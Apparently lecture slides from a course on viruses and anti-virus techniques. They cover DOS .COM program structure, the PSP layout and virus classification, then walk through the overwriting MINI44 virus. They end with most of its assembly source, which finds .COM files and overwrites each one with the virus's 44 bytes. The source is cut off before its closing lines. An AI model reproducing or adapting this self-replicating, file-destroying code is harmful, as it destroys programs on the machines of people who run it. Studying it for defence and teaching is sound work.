

# Anti-virus & Virus Technologies

## Part II – Viruses



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
## II. COM Programs

### HOST.asm

```
.model tiny  
.code  
  
org 100h  
HOST:  
    mov ah,9  
    mov dx, OFFSET HI  
    int 21h  
  
    mov ax,4c00h  
    int 21h  
  
HI      DB 'Program COM!$'  
  
END HOST
```


### Assembling & Link-editing:

```
C:\ tasm host.asm  
C:\ tlink /tc host.obj
```




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## II. COM Programs Loading in x86 Architecture



# II. COM Programs



DS=CS=SS=ES



## II. COM Programs – PSP – Prefix Segment Program

Item	Offset	Bytes No.
<b>Interrupt call INT 20h</b>	<b>0h</b>	<b>2</b>
<b>The address of the last allocated segment</b>	<b>2h</b>	<b>2</b>
<b>RFU – Reserved for Future Use, value 0</b>	<b>4h</b>	<b>1</b>
<b>Call FAR to the Interrupts Vectors Table INT 21h</b>	<b>5h</b>	<b>5</b>
<b>Interrupts vector INT 22h (ending program)</b>	<b>Ah</b>	<b>4</b>
<b>Interrupts vector INT 23h (handler Ctrl+C)</b>	<b>Eh</b>	<b>4</b>
<b>Interrupts vector INT 24h (Critical Errors)</b>	<b>12h</b>	<b>4</b>
<b>RFU – Reserved for Future Use</b>	<b>16h</b>	<b>22</b>
<b>DOS Environment Segment</b>	<b>2Ch</b>	<b>2</b>
<b>RFU – Reserved for Future Use</b>	<b>2Eh</b>	<b>34h</b>
<b>Instruction INT 21h/RETF</b>	<b>50h</b>	<b>3</b>
<b>RFU – Reserved for Future Use</b>	<b>53h</b>	<b>9</b>
<b>File Control Block 1</b>	<b>5Ch</b>	<b>16</b>
<b>File Control Block 2</b>	<b>6Ch</b>	<b>20</b>
<b>DTA – Disk Transfer Area</b>	<b>80h</b>	<b>128</b>
<b>First Instruction of the program</b>	<b>100h</b>	<b>-</b>



File View Run Breakpoints Data Options Window Help


[F1]-Dump 2=[F1][F2]

ds:0000	CD 20 FF 9F 00 9A F0 FE 1D F0 E8 01 14 19 B2 01	= f U=I+=0000
ds:0010	14 19 7D 02 2B 13 A9 05 01 01 01 00 02 FF FF FF	q1>0+!:-0000
ds:0020	FF FF FF FF FF FF FF FF FF FF FF FF AA 4E 08 F5	-N
ds:0030	17 21 14 00 18 00 14 4F FF FF FF FF FF 00 00 00	±!q ↑ q0
ds:0040	05 00 00 00 00 00 00 00 00 00 00 00 00 00 00	±
ds:0050	CD 21 CB 00 00 00 00 00 00 00 00 00 00 43 41 54	=!r CAT
ds:0060	41 20 20 20 20 20 20 20 20 00 00 00 00 20 20 20	A
ds:0070	20 20 20 20 20 20 20 20 20 00 00 00 00 00 00	
ds:0080	05 20 63 61 74 61 0D 00 B9 05 3C F6 01 80 FF FF	± cataP   <÷0C
ds:0090	3C F6 FF FF 00 00 D6 F5 D3 01 29 35 02 00 5C F6	<÷ n   0>50 \÷
ds:00A0	00 80 FF 57 00 80 FF FF E0 F5 02 00 01 80 E0 F5	ç W0C αJ0 0CαJ
ds:00B0	FF 21 02 00 FF FF F2 F5 2D 21 B9 05 FF 57 02 F6	!0 2J-!±!0 W0÷
ds:00C0	28 06 10 00 00 00 10 00 BA 05 0B 00 28 AE 41 00	<±> ▶   ±0 <<A
ds:00D0	0E F6 D5 04 FA 04 95 04 01 80 28 AE 81 00 88 0C	0F: F÷♦♦0C<<di êq
ds:00E0	28 AE 28 AE 9A FA 04 95 0C 02 0D 39 28 AE 01 80 00	<<<<di÷q0P9<<0C
ds:00F0	74 64 68 65 6C 70 2E 74 64 68 00 5C 43 55 52 53	tdhelp.tdh \CURS
ds:0100	84 09 BA 0C 01 CD 21 B8 00 4C CD 21 50 72 6F 67	0  q0=!=? L=!Prog
ds:0110	72 61 6D 20 43 4F 4D 21 24 6D 20 63 61 6E 6E 6F	ram COM!\$m canno
ds:0120	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
ds:0130	6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00	mode. PPF0\$
ds:0140	B4 82 B2 0D F0 E3 DC 5E F0 E3 DC 5E F0 E3 DC 5E	!é%F=Π_ ^=Π_ ^=Π_ ^

F1-Help F2-Bkpt F3-Mod F4-Here F5-Zoom F6-Next F7-Trace F8-Step F9-Run F10-Menu




# II.1 Viruses Classification



**\*File VIRUSES** may be on hard-disk or memory residents.

**\*.SYS VIRUSES** may be considered as drivers viruses

**\*.EXE VIRUSES** may be also static or dynamic libraries – DLL/LIB/SL




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## II.3 DOS O.S. Viruses

### .COM FILE VIRUSES



**\*Memory Resident VIRUSES may be any of the presented types**


## II.3.1 DOS O.S. Viruses – Overwriting Type

### Features:

- overwrite its own machine code over the host machine code;
- irreversible destroy the host program;

### MINI 44 Virus Operations:

- an infected program is loaded and executed by DOS;
- the virus starts the execution at 0x0100 offset after PSP into a 64KB segment provided by DOS O.S.;
- the virus program search "\*.COM" files from the current directory/folder;
- for each .COM found file it opens the host program and it writes its own machine code into the beginning of the host program-well known dimension in terms of bytes=44
- the virus ends and returns the control to the DOS O.S.



## II.3.1 DOS O.S. Viruses – Overwriting Type

### 1. Searching Mechanism:

- uses the functions of 21H DOS Interrupt
- has 2 components *Search First & Search Next*

#### SEARCH FIRST

PARAMETER	VALUE
AH	Function Code = 4EH
CL	File Attribute
DS:DX	Pointer to the address to the char string which has the mask for the file name (PATH + NAME)
RESULT	
AH	Searching Result – 0 for success
43 bytes from DTA	Found file name (after 30 bytes in DTA), attribute, dimension, creation date, necessary info for <b>Search Next</b>

#### SEARCH NEXT

PARAMETER	VALOARE
AH	Function Code = 4FH
RESULT	
AH	Searching Result – 0 for success
43 bytes în DTA	Found file name (after 30 bytes in DTA), attribute, dimension, creation date, necessary info for <b>Search Next</b>



# II.3.1 DOS O.S. Viruses – Overwriting Type

## 2. Auto-copy/Infection Mechanism:

- Uses functions of DOS 21H interrupt for file operations
- Has 3 components *Open*, *Write* & *Close*
- Write the machine code over the host machine code

### open


Input Parameters:	Registers
- Function Code	<b>3Dh → AH</b>
- File Name	<b>DX</b>
- Access Type	<b>AL</b>
Output Parameters:	
- File Handler	<b>AX</b>
- Operation Result	<b>carry flag</b>

### close

Input Parameters:	Registers
- Function Code	<b>3Eh → AH</b>
- File Handler	<b>BX</b>
Output Parameters:	
- Operation Result	<b>carry flag</b>

### write

Input Parameters:	Registers
- Function Code	<b>40h → AH</b>
- File Handler	<b>BX</b>
- Pointer to the buffer that contains the data in RAM for writing into the file	<b>DX</b>
- Bytes number to be written into the file	<b>CX</b>
Output Parameters:	
- The number of bytes that have been written with success into the file	<b>AX</b>
- Operation Result	<b>carry flag</b>



### 3. DOS Virus COM – MINI44

.model small

.code

FNAME EQU 9Eh ; offset of the found .com file name

ORG 100h ; .COM type specific directive

MINI44:

mov AH,4Eh ;SEARCH FIRST

mov DX, offset COMP\_FILE

int 21h

SEARCH\_LP:

jc DONE

mov AX,3D01h ;OPEN

mov DX, FNAME

int 21h

xchg AX,BX ;WRITE

mov AH,40h

mov CL,44

mov DX,100h

int 21h

mov AH,3Eh ;CLOSE

int 21h

mov AH,4Fh ;SEARCH NEXT

int 21h

jmp SEARCH\_LP

